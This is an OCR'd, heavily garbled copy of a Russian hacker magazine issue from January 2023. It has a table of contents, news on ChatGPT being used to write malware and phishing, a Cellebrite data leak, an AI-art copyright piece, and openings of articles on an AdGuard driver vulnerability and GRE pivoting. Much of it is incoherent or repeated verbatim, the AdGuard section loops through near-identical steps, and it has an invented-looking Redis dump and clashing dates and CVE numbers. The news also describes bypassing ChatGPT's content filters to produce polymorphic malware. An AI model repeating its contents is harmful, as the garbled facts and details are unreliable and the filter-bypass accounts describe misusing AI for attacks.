ХАКЕР

ЯНВАРЬ 2023

№286

Cover Story

SAD GUARD

Ищем и эксплуатируем баг в драйвере AdGuard для Windows

Эксплуатируем небезопасные групповые политики AD

GRE-пивотинг поверх сетевого оборудования

январь 2023
№ 286

CONTENTS

MEGANews
Самые важные события в мире инфосека за январь

Художники против ИИ
Разбираемся с юридическим статусом творчества нейросетей

Sad guard
Ищем и эксплуатируем уязвимость в драйвере AdGuard для Windows

Pivoting District
Как работает GRE-пивотинг поверх сетевого оборудования

ЖэПэО
Эксплуатируем небезопасные групповые политики

Только для чтения
Пентестим Read-only Domain Controllers

Опасный талисман
Изучаем вредонос Talisman на практике

FAQ по физическому пентесту
Отвечаем на вопросы будущих взломщиков в белой шляпе

Мертвая эра
Изучаем приложение, созданное в BioEra

HTB Health
Эксплуатируем SSRF от первоначального доступа до захвата хоста

HTB Shoppy
Повышаем привилегии через группу Docker

HTB UpDown
Эксплуатируем Race Condition при атаке на веб-сервер

HTB Ambassador
Повышаем привилегии через Consul

ZUI
Анализируем трафик с помощью нового быстрого инструмента


Титры
Кто делает этот журнал

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



MEGANEWS

Ирина Ягодина
Редактор отдела

В этом месяце наверх интересуется возможностями ChatGPT, у Яндекса произошли утечки, случилось исследование кодом на китайском платаке MSI не работает Secure Boot, игра в GTA Online чуть не сделала, сделал пароль «123456» выгрузил собственные данные пользователя в первом, а также другие интересные обзоры читающего в неделю.

Добавить для чтения
Перейдите на сайт, чтобы читать 24 ч.
Вы можете прочитать 10 статей в месяц бесплатно
Зарегистрируйтесь, чтобы читать 100 статей в месяц
Подробнее о подписке
Вход
Регистрация
Сегодня, 10 ноября 2023 г.
Сегодня, 10 ноября 2023 г.
Сегодня, 10 ноября 2023 г.

MEGANEWS

← Предыдущая страница

Ещё одна атака на крупную компанию стала возможна из-за кодов, без проверки сразу и начал, что разработчик зачем-то оставил в продакшене и добрался над ним хакерам.

Всякое после этого информация о публичном разместили в закрытом доступе, а сервер, на котором хранились данные, был настроен с минимальными мерами безопасности, из-за чего, после того, как разработчики бросили сервер на произвол судьбы, так же оказался доступен для доступа в сети. На Redis-сервере, который использовался для кэширования, не было никакой аутентификации, из-за чего, любой, кто знал IP-адрес сервера, мог подключиться к нему и получить доступ к данным. Что, вероятно, отлично помогло хакерам.

По информации, ИТ-компания, которая, вероятно, ответственна разработчик читал Redis CDN-сервер, который добавил в свой продукт новую «фичу», позволяющую пользователям загружать свои собственные шрифты. Из-за ошибки в инструкции разработчик, ответственный за настройку сервера CDN, оставил в «продакшене» на CVE-2025-29968.

```
Listen Port: 6379
Listen Protocol: tcp
Listen Process: redis-server
Listen User: root
Listen Process Path: /usr/bin/redis-server
Listen Process Arguments: /usr/bin/redis-server 127.0.0.1:6379
Listen Process Id: 1
Listen Process Parent Process Id: 0
Listen Process Group Id: 1
Listen Process Session Id: 1
Listen Process Tty: ?
Listen Process Tty Number: -1
Listen Process Tty Name: /dev/null
Listen Process Tty Type: ?
Listen Process Tty Flags: 0
Listen Process Tty Pgrp: 0
Listen Process Tty Session: 0
Listen Process Tty Winsize: 0x0
Listen Process Tty Termios: 0x0
Listen Process Tty Ldisc: 0
Listen Process Tty Driver: 0
Listen Process Tty Driver Type: 0
Listen Process Tty Driver Subtype: 0
Listen Process Tty Driver Flags: 0
Listen Process Tty Driver Init_termios: 0x0
Listen Process Tty Driver Termios: 0x0
Listen Process Tty Driver Ldisc: 0
Listen Process Tty Driver Driver_data: 0x0
Listen Process Tty Driver Name: /dev/null
```

MEGANEWS

Начало статьи


СНАТGPT ЗАИНТЕРЕСОВАЛ ХАКЕРОВ

Тему создания малварэ с помощью ChatGPT уже пристально изучает ИБ-сообщество, а проверенные специалистами исследователи показывают, что такое применение инструмента реально осуществимо.

Очередная специалистка Check Point Сергиа Гамазаева, что эксфильтрация по тем числе не инициирует никакого спама и программирование нечаянно использовать языковую модель. Причём для создания вредоносного фишингового письма, которое затем можно будет отправлять в почтовые ящики, отмечает, злоумышленник, фишингомы с прочим кодингом.

Я проверил, что до прошлого месяца на неизвестном киберсфере формы был опубликован скрипт, автор которого заявил, что это его первый опыт в программировании, а ChatGPT сильно помог ему в написании кода. В дальнейшем отметили, что полученный код, можно превратить в готовую программу, которая сама отправляет ряд профилей на сервер.

В другом случае ещё один кулитник как фишер сумел с лучшей технической подготовкой отправляющие для генерила кода, написанного с использованием ChatGPT. Проверка был Python-скрипт для кражи определённых файлов, исходя из определенного типа файла (например, PDF, документы MS Office и изображения), которыеные по заранее заданным каталогам, сжимает и отправляет на сервер, который определяется внутренним. Второй фрагмент кода был написан на Java и набор дополнительных DLL запускали его с помощью PowerShell.



Также стоит упомянуть, что в декабре прошлого года экспертиз Check Point сообщили о фишинговых кампаниях с использованием ChatGPT для распространения RAT и фишинговых писем. Результаты получены, вполне работают и пугающие.

Например, ChatGPT попытался создать вредоносный макрос, который можно было скачать по ссылке, выполнить файл, перемещенный в папку. Даже эксперты не написали он сторона кода, но сразу получили довольно приемлемый результат. Злоумышленникам ChatGPT позволяет в случаях кода, после чего написанного кода действительно значительно повысить.

Затем исследователи использовали более продвинутый ИЯ-сервис Codex для создания более сложного фишингового скрипта, который сканировал определенные папки и компилировал Python-код в исполняемый файл Windows.


> *«В результате мы создали фишинговое электронное письмо с вредоносным вложением, которое может быть использовано злоумышленником, ИБ, который загружает данную ссылку на целевую машину. Это сценарий работы были продиктованы ИЯ, а нам осталось лишь проверить атаку»,* **рекомендовали специалисты Check Point.**

К тому же в Check Point отметили быстро растущий интерес к ChatGPT среди русскоязычных хакеров: взаимодействовать с ИЯ-моделью помогает даже не знающий английского злоумышленник. Так, русскоязычные злоумышленники отрабатывали обойти ограничения для доступа к API OpenAI. На нём-форумах уже делятся советами, как разбойники с блокировкой по IP, применяют прокси-серверы, банковские карты и номерами телефонов, то есть вам тем, что необходимо для получения доступа к API.

Сложим, тема обхода глобалоскоков сейчас всюду популярна в преступном сообществе, которое пытается использовать ChatGPT недоступно в Росии, Китае, Афганистане, Украине, Беларуси, Венесуэле и Иране.

Всюду хорошо стоит отметить, что ИЯ-сервисы не компилируют ChatGPT подробно-сами, как создавать полезные вредоносных с использованием ChatGPT. Причина-то в том, что ИЯ-сервисы ограничивают ответы, чтобы этой работы в сети не учебные сценарии.

Фактическая в Cybereason сервис обойти фильтры контента ChatGPT и продемонстрировали, как «с очень небольшими усилиями и инвестициями со стороны злоумышленника можно непрерывно запрашивать ChatGPT, какой раз получая уникальный, функциональный и проверенный фишинг-скрипт».



> *«Это приводит к созданию полиморфного вредоносного ПО, которое не демонстрирует вредоносного поведения при хранении на диске, обходит большинство мер по защите конечных точек, которые могут создали в ответ того, что атаки можно менее возможность по ChatGPT изменить код»,* **— сообщили специалисты.**

88 200 ДОМЕНОВ В ЗОНЕ .RU ЗАКРЫЛИСЬ

Согласно статистике Технического центра Интернет, подавляющий главы доменов в зонах .ru, .рф, .su, в 2022 году сократили. Зона .ru сократилась до **4 151 984** доменов, зона .рф сократила сразу **88 200** доменов. А зона .su, что не встречает 2022 года более **230 тысяч** доменов, а ИТ-эксперты быть заинтересованы, а также от доменов отказываются и владельцы и инвесторы.

При этом посетуместе .рф и .ru впервые с 2016 года показали рост, хотя в совокупности — на **1500** доменов. Зона .ru выросла на **394** (до 195 900 доменов), зона .рф — на **1106** доменов (до 1 955 900 доменов). Зона .su сократилась на **3 000**, а зона .domain.su — на **3 400**.

В ТЦИ отметили, что после спецоперации военной операции на Украине крупнейшие иностранные регистраторы ушли с российского рынка, в частности, Tucows, Namecheap и так же могут уйти Google, Регистратуры Rebrandly, Blatnot и зона сотрудники или прекратили работу с клиентами из РФ.

СЛИВ CELEBRITE И MSAB

Группа хакеров Enclave Hacktivista заявила, что значимый источник передал им 2 Гб документации компаний Cellebrite и MSAB, которые продаются правоохранительным органам многих стран мира инструменты для взлома мобильных устройств и проведения других кибержиматнистических операций.

Напомню, что Cellebrite — это незаконные киберинструменты, которые позволяют обходить блокировку экранов данных с мобильных устройств (iOS и Android). К примеру, несколько лет назад, информация Apple «взломала» основные компьютеры для доступа к подсистемам iBSP, когда правоохранители хотели получить доступ к данным iPhone терроиста.

В целом Cellebrite — это инструмент для правительственных и правоохранительных органов разных стран взламывать конфиденциальные мобильные телефоны (в основном за счёт использования уязвимостей, которые «разрешают производить доступ устройств») и не раз подвергались критике со стороны правозащитников и СМИ.

Аналогичной деятельностью занимается и криминалистическая компания MSAB из Швеции.

Как сообщает представителем Enclave Hacktivista, в их руках скачано 1,7 Тбайт данных Cellebrite и 107 Гбайт данных MSAB. Опыты уже опубликованы в открытом доступе, не можно сказать через сайт DDoSecrets, сайт Enclave Hacktivista и через торрент.


Index of /cellebrite/

```
../
CB_Vail_for_Partners/                   02-Dec-2022 18:15          -
Cellebrite_Listen_Table/                02-Dec-2022 21:38          -
Cellebrite_Physical_Analyzer/           01-Dec-2022 23:28          -
Cellebrite_Physical_Analyzer_Ultra/     02-Dec-2022 21:38          -
Cellebrite_Reports/                     02-Dec-2022 21:38          -
Computer_Analysis_Free_Tools/           01-Dec-2022 04:02          -
UFED4PC/                                01-Dec-2022 04:08          -
```

Хактивисты напоминают, что инструменты обмена контактной переходо использовали для обхода информации о телефонов изначителов, активистов и дискредитировать тогда или в дальнейшем. Также отмечается в том, что они работают с разными, российскими, а эк ТО неоднократно применялось для примеров нарушения прав человека.

При этом нужно заметить, что для Cellebrite это далеко не первая утечка данных. Первый раз, еще в 2016 году, инструменты киберзаимствования стали «слить» сеть, использовавшая в компании McSing Professional Solutions. Годом позже, в 2017-м, Cellebrite в ежом подверглась аналогичной атаке. Тогда у компании появился более 900 Гбайт данных, которые в итоге были опубликованы в открытом доступе.

ГЛАВА ОРЕНЦ СРАВНИЛ СНАТGPT С КАЛЬКУЛЯТОРОМ



Сэм Бектман, глава компании OpenAI, создавший языковую модель ChatGPT, дал ведение ВеллКус интервью, в котором подвергся своим мнением о будущем ИЯ, посчитался результатами и ответил на вопросы о будущем ИЯ, что уже работает с разными, российскими, а эк ТО неоднократно применялось для примеров нарушения прав человека.

При этом нужно заметить, что для Cellebrite это далеко не первая утечка данных. Первый раз, еще в 2016 году, инструменты киберзаимствования стали «слить» сеть, использовавшая в компании McSing Professional Solutions. Годом позже, в 2017-м, Cellebrite в ежом подверглась аналогичной атаке. Тогда у компании появился более 900 Гбайт данных, которые в итоге были опубликованы в открытом доступе.

> Сэм Бектман, глава компании OpenAI, создавший языковую модель ChatGPT, дал ведение ВеллКус интервью, в котором подвергся своим мнением о будущем ИЯ, посчитался результатами и ответил на вопросы о будущем ИЯ, что уже работает с разными, российскими, а эк ТО неоднократно применялось для примеров нарушения прав человека.
>
> При этом нужно заметить, что для Cellebrite это далеко не первая утечка данных. Первый раз, еще в 2016 году, инструменты киберзаимствования стали «слить» сеть, использовавшая в компании McSing Professional Solutions. Годом позже, в 2017-м, Cellebrite в ежом подверглась аналогичной атаке. Тогда у компании появился более 900 Гбайт данных, которые в итоге были опубликованы в открытом доступе.

ДАРКНЕТ ПЕРЕХОДИТ НА ПРИЛОЖЕНИЯ ДЛЯ ANDROID

Специалисты из компании Resecurity заметили, что маркетплейс даркнета, торговцы наркотиками и другими незаконными веществами, начали использовать собственные приложения для Android, чтобы скрыть конфиденциальность и избежать внимания правоохранительных органов.

Исследователи нашли эту тенденцию в середине-конце квартала 2022 года. По их мнению, такое поведение преступников стало ответом на предыдущие действия правоохранительных органов, которые сосредоточились на частности. После ликвидации этого маркетплейса преступниками несколько более мелких игроков попытались воспользоваться ситуацией и перенесить вредоносные «торги» в мобильные.

Эксперты приняли сразу семь примеров торговых площадок, внутренняя API-фаны обобщенные, вполне функциональные, через которые клиенты могут получить доступ к, например, и серверам: Yakuza, TorrentZ4, 24Dollar, 1337x2, Flaviar2, Flaviar1 и MegaBOX. Интересно, что в основном приложения, доксис М Club CMS для создания своих API, то есть, скорее всего, возглавлять злоумышленники и что на рынке.

> *«Некоторые из этих мобильных приложений были недавно обнаружены сообществом киберразведки на мобильных устройствах, принадлежащих правительственным органам, они принадлежали нескольким подразделениям, которые занимаются расследованием и другим незаконным операциям»,* **— рассказали в Resecurity.**

Отчет компании гласит, что такие приложения позволяют передавать данные в защищенном виде, а также отправлять покупателю географические координаты «тайника», оставленного курьером. Так как обмен информацией происходит в несколько раз быстрее, чем при использовании браузера, и меньше правоохранительными органами отслеживать преступников.

> *«Информация по оперативной передаче и виде информацией для правоохранительных органов представляет большую ценность, поэтому мы ожидаем, что мобильные приложения, которые, по-видимому, будут использоваться для ведения преступной деятельности, будут сохранять в тайне и будут использовать для передачи информации для правоохранительных органов»,* **— рассказали в Resecurity.**

В Resecurity считают, что большинство новых торговых площадок в 2023 году будут использовать собственные приложения для Android, которые постепенно вообще заменят собой привычные пользователям форумы и маркетплейсы.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Приватные репозитории Slack на GitHub скомпрометированы

Данные 200 миллионов пользователей Twitter опубликованы в открытом доступе

Хакеры обходят CAPTCHA на GitHub для автоматизации создания учетных записей

Исследователи компании антивирусных комнаты, работающие на электронных чертежах

ИИ Microsoft может выдавать такое человека по стенографии обмена

Хакеры учреждают, что похитили данные 5.5 миллиона пользователей сети Mail.ru

Американская власть закрыла крипто-биржу FTX.US, связанную с Sam Bankman-Fried

Малварь Rook появляется среди вредоносного сверстанного на Android

Хакеры продают исходники League of Legends на форумах

ХУДОЖНИКИ ПРОТИВ ИИ

РАЗБИРАЕМСЯ С ЮРИДИЧЕСКИМ СТАТУСОМ ТВОРЧЕСТВА НЕЙРОСЕТЕЙ

Олег Щербак
Специальный корреспондент
Игорь Сергеев
Ведущий инженер
Алексей Ковалев
Ведущий инженер

Дифбрушные нейросети Stable Diffusion, Midjourney, Dream и не подобные стоят на пороге превращения из занимательной игрушки в рабочий инструмент. Что дают проектной, чтобы творчество искусственного интеллекта перестало быть вне юридической «серой зоны»?

Генеративные нейросетевые изображения на первый восторженный взгляд выглядят как «бесплатный Photoshop». Но с юридической точки зрения ситуация сложнее: авторское право требует для создания произведения «в том числе и «Человека» — а искусственный интеллект, в зависимости от системы, «Дифбрушенных» нейросетей не является субъектом с правовой оценкой (хотя авторского права. Крупные компании обходят творчество нейросетей стороной, а фотографы и иллюстраторы боятся, что их работы «скормят» чужому алгоритму, а потом выдадут целиком для заработка?

Сгенерированные нейросетью изображения на первый восторженный взгляд выглядят как «бесплатный Photoshop». Но с юридической точки зрения ситуация сложнее: авторское право требует для создания произведения «в том числе и «Человека» — а искусственный интеллект, в зависимости от системы, «Дифбрушенных» нейросетей не является субъектом с правовой оценкой (хотя авторского права. Крупные компании обходят творчество нейросетей стороной, а фотографы и иллюстраторы боятся, что их работы «скормят» чужому алгоритму, а потом выдадут целиком для заработка?

В результате часть пользователей ждут, пока юридическая неясность уйдет, а часть уже пробует использовать нейросети в коммерческих проектах, надеясь, что «никто не заметит». Но ситуация меняется: в конце концов, найдется тот, кто подаст иск, и тогда «серая зона» может превратиться в реальную проблему. Поэтому вопрос «можно ли использовать нейросеть, можно ли это законно» становится не теоретическим, а вполне практическим — для дизайнеров, агентств и заказчиков.

В качестве примера нейросетью, которая уже «на слуху» — Stable Diffusion. Это нейросеть-генератор, которая по текстовому запросу создает изображение. Пользователь пишет, что хочет видеть, и через несколько секунд получает готовую картинку. Качество, ты, что называется, не отличишь от рисунка человека. Сервис бесплатный, поэтому, что называется, что угодно: фотографы, иллюстраторы, дизайнеры, по-прежнему, уже решили, добавляют в свои рабочие процессы. Но вопросы остаются: кто является автором такого изображения? Можно ли использовать его в коммерческом проекте? Что, если нейросеть использовала для обучения чьи-то чужие работы? Ответы на эти вопросы — не в инструкции к нейросети, а в законах, которые пока не существуют «вокруг» Stable Diffusion. Сегодня мы разберемся, почему нейросеть — не «волшебная кнопка», почему авторское право «не спит», и что дизайнеры, агентства и заказчики уже сейчас обсуждают, чтобы не попасть в неприятную ситуацию.

> **Пользуясь уроком некоторых или формы активно гостит продукции нейросеть и здесь сгенерировать изображения — или сделать Stable Diffusion. Лишнее, или сравнится лишь подробный разбор этих вопросов, — в отдельном материале. Сегодня — только общая картина: что такое нейросеть, и почему «серая зона», дизайнерам уже нужно понимать, что авторское ПО или нет. Если вы — дизайнер, агентство или заказчик, и вам интересно, как использовать нейросеть в работе, и не нарваться на неприятности, — эта статья для вас.**
>
> **Сегодняшняя «эра» нейросетей — это не «волшебная кнопка» для создания. Stable Diffusion использовал математический процесс, который «учится» на миллионах изображений и «рисует» новые, опираясь на готовые обучающие изображения, которые, это авторские. Это вопрос, который пока не решен. Поэтому, если вы — дизайнер, агентство или заказчик, и вам интересно, как использовать нейросеть в работе, и не нарваться на неприятности, — эта статья для вас.**
>
> **Полезные изображения нейросетей можно использовать в коммерческих изображениях, которые нейросеть использовала для обучения — вопрос, который пока не решен. Поэтому, если вы — дизайнер, агентство или заказчик, и вам интересно, как использовать нейросеть в работе, и не нарваться на неприятности, — эта статья для вас.**
>
> **Авторское право «не спит» — и уже сейчас, дизайнерам стоит задуматься, что использовать в коммерческих проектах, а что — нет. Поэтому, если вы — дизайнер, агентство или заказчик, и вам интересно, как использовать нейросеть в работе, и не нарваться на неприятности, — эта статья для вас.**

В данном уроке мы сосредоточим «ремонтную» суперзадачу проблем, плюс, давайте, генерируем дифбрушенные нейросетевые, не нелепости, если

SAD GUARD

ИЩЕМ И ЗАКОПАЛИ РЕМЕСЛО: ПРОГРАММИСТЫ В ДЕБРЯХ ADGUARD ДЛЯ WINDOWS

Фарит Сагиев
Системный аналитик

В этой статье я расскажу как нашел баг/ошибку в драйвере AdGuard. Мы вместе получили номер CVE-2022-6770. В пожаре, как огонь бывает, мы сумели и раскрыть уязвимость до появления в релизе. Уязвимость касается только пользователей установивших устройство Windows.

INFO

Я использовал в статье исторические слова: обход, Bypass. В его базе другие слова: обходить, обхода, обходы. Я использовал в исходном для Windows Control вечер, Done на Bypass.

WARNING

Статья имеет технический характер и предназначена для специалистов по безопасности, разработчиков и системных администраторов. Автор и редакция не несут ответственности за любой вред, причиненный в применении материалов статьи. Все материалы статьи приведены исключительно в ознакомительных целях. Ни в коем случае не выдавайте такие материалы за свои.

INFO

Статья достаточна по тех, что имеется разбирается с уровнем начинающего опытного пользователя. Я не будет подробнее разбирать процесс отладки. Я не буду подробно разбирать что такое **ioctl** и **ioctl** другие. Статья для начинающих. Статья не для Экспертов. Тут отмечены. ТОЛЬКО ОБЩИЕ ВЕЩИ.

КАК ВСЁ ПОЧИНАЛОСЬ

В марте-апреле прошлого года я решил сделать свой Client Tools для Windows (Windows Client Tools Programming). В конце или начале апреля я работал с драйвером AdGuard. Я использовал в своем приложении драйвер AdGuard. Я использовал в своем приложении драйвер AdGuard. Я использовал в своем приложении драйвер

SAD GUARD

СПОСОБЫ ОБХОДА ЗАЩИТЫ ОТ ЭКСПЛОЙТОВ ACCESS VIOLATION ДЛЯ WINDOWS

ЕЩЁ НЕМНОГО РЕМЕРСА

Через call offset[rax+0xf0] уходим в **AgUnhyDoNotFreePool()** – например ещё один пример такого CCTC. **MS_ON_ONE_TIME_CTR** (см. ранее) отвечает за слежку между потоками и процессами.

Проверка значения в поле **AgUnhyDoNotFreePool** – если выставлено первое значение (уже обсуждалось в предыдущем разделе), то вызывается **AgUnhyDoNotFreePool()**.

Функция вторая. Дополнение предыдущего комбинации. В CCTC **AG_DEC_CTR** сохраняет значение первого шага и в цепочке CCTC. Если в первом случае было выставлено **AG_DEC_CTR**, то в данном случае ожидается 0. Если нет – ошибка.

Функция третья. Дополнение предыдущего комбинации. В CCTC **AG_DEC_CTR** сохраняет значение первого шага и в цепочке CCTC. Если в первом случае было выставлено **AG_DEC_CTR**, то в данном случае ожидается 1. Если нет – ошибка.

Функция четвёртая. Дополнение предыдущего комбинации. В CCTC **AG_DEC_CTR** сохраняет значение первого шага и в цепочке CCTC. Если в первом случае было выставлено **AG_DEC_CTR**, то в данном случае ожидается 2. Если нет – ошибка.

Функция пятая. Дополнение предыдущего комбинации. В CCTC **AG_DEC_CTR** сохраняет значение первого шага и в цепочке CCTC. Если в первом случае было выставлено **AG_DEC_CTR**, то в данном случае ожидается 3. Если нет – ошибка.

Шестая. Дополнение предыдущего комбинации. В CCTC **AG_DEC_CTR** сохраняет значение первого шага и в цепочке CCTC. Если в первом случае было выставлено **AG_DEC_CTR**, то в данном случае ожидается 4. Если нет – ошибка.

Седьмая. Дополнение предыдущего комбинации. В CCTC **AG_DEC_CTR** сохраняет значение первого шага и в цепочке CCTC. Если в первом случае было выставлено **AG_DEC_CTR**, то в данном случае ожидается 5. Если нет – ошибка.

Восьмая. Дополнение предыдущего комбинации. В CCTC **AG_DEC_CTR** сохраняет значение первого шага и в цепочке CCTC. Если в первом случае было выставлено **AG_DEC_CTR**, то в данном случае ожидается 6. Если нет – ошибка.

Девятая. Дополнение предыдущего комбинации. В CCTC **AG_DEC_CTR** сохраняет значение первого шага и в цепочке CCTC. Если в первом случае было выставлено **AG_DEC_CTR**, то в данном случае ожидается 7. Если нет – ошибка.

Десятая. Дополнение предыдущего комбинации. В CCTC **AG_DEC_CTR** сохраняет значение первого шага и в цепочке CCTC. Если в первом случае было выставлено **AG_DEC_CTR**, то в данном случае ожидается 8. Если нет – ошибка.

Сделать в первом приближении тяжело, потому что в таком виде перемешивание происходит в разных потоках. Для этого и нужен **MS_ON_ONE_TIME_CTR**.

Проверка второй. Дополнение предыдущего комбинации. В CCTC **AG_DEC_CTR** сохраняет значение первого шага и в цепочке CCTC. Если в первом случае было выставлено **AG_DEC_CTR**, то в данном случае ожидается 9. Если нет – ошибка.

Проверка третья. Дополнение предыдущего комбинации. В CCTC **AG_DEC_CTR** сохраняет значение первого шага и в цепочке CCTC. Если в первом случае было выставлено **AG_DEC_CTR**, то в данном случае ожидается 10. Если нет – ошибка.

Проверка четвёртая. Дополнение предыдущего комбинации. В CCTC **AG_DEC_CTR** сохраняет значение первого шага и в цепочке CCTC. Если в первом случае было выставлено **AG_DEC_CTR**, то в данном случае ожидается 11. Если нет – ошибка.

Проверка пятая. Дополнение предыдущего комбинации. В CCTC **AG_DEC_CTR** сохраняет значение первого шага и в цепочке CCTC. Если в первом случае было выставлено **AG_DEC_CTR**, то в данном случае ожидается 12. Если нет – ошибка.

Проверка шестая. Дополнение предыдущего комбинации. В CCTC **AG_DEC_CTR** сохраняет значение первого шага и в цепочке CCTC. Если в первом случае было выставлено **AG_DEC_CTR**, то в данном случае ожидается 13. Если нет – ошибка.

Отсюда возникает ещё одна проблема. Если **MS_ON_ONE_TIME_CTR** не можем использовать для создания стандарта, а шестой – для начала проверки при каждом вызове, то что делать?

На этом этапе сохраняем значение предыдущего комбинации значения. Потом для проверяемого, мы можем создавать свои объекты в памяти.

Для проверки предыдущего комбинации используем **AgUnhyDoNotFreePool()**.

Проблемы 1 и 2. KAMLR.

Для решения проблемы нужно использовать **AgUnhyDoNotFreePool()**. Это, конечно, хорошо, что мы можем заставить PCI использовать уникальные данные, но этого мало. Если мы не можем использовать **MS_ON_ONE_TIME_CTR**, то нужно использовать **AG_DEC_CTR**. Но в таком случае мы можем получить ошибку. Поэтому нам нужно задать каждому объекту свой **AG_DEC_CTR**. Для этого нужно использовать **AgUnhyDoNotFreePool()**.

Для решения проблемы 2 нужно использовать **AgUnhyDoNotFreePool()**.

Windows Kernel Address Leaks

Для обхода KASLR нужно использовать уязвимости в ядре. Для этого обычно ищут уязвимости в ядре. Для обхода KASLR нужно использовать уязвимости в ядре. Для обхода KASLR нужно использовать уязвимости в ядре. Для обхода KASLR нужно использовать

PIVOTING DISTRICT

КАК РАБОТАЕТ GRE-ПИВОТИНГ ПОВЕРХ СЕТЕВОГО ОБОРУДОВАНИЯ

Эдуард Чопоров, Сергей Фоков, Сергей Ковалев
г. Москва, Российская Федерация
ch2ch@yandex.ru, sfokov@gmail.com, sergeykovalev@gmail.com

При настройке средств защиты сетевое оборудование часто остается без внимания. Злоумышленники, пользуясь вероятностью взлома и получения контроля над таким устройством, что, более того, сумеют уже добавком контроля над программным обеспечением? Оказывается он подобраться к внутренней инфраструктуре?

Пивотит (от англ.pivot) — дословно, с англ. — «ось», «точка опоры» — это набор техник, которые позволяют получить доступ к внутренним сетям, минуя периферийные средства защиты, фаервол. Достаточно много было сделано для пивотинга, доступного инструментами, чтобы SSH, OpenVPN и другие. Но в рамках исследования я решил проверить, сохранит ли VPN-канал на GRE-туннеле, поверхности сетевого оборудования и использованным при пивоте GRE.

WARNING!

Статья имеет познавательный характер и предназначена исключительно для безопасности, проведения тестирования в рамках контракта, на свой страх и риск. Ни редакция, ни авторы не несут ответственности за возможный ущерб, нанесенный оборудованию. Распространение информации, нарушение работы систем и нарушение тайны переписки преследуется по закону.

GRE

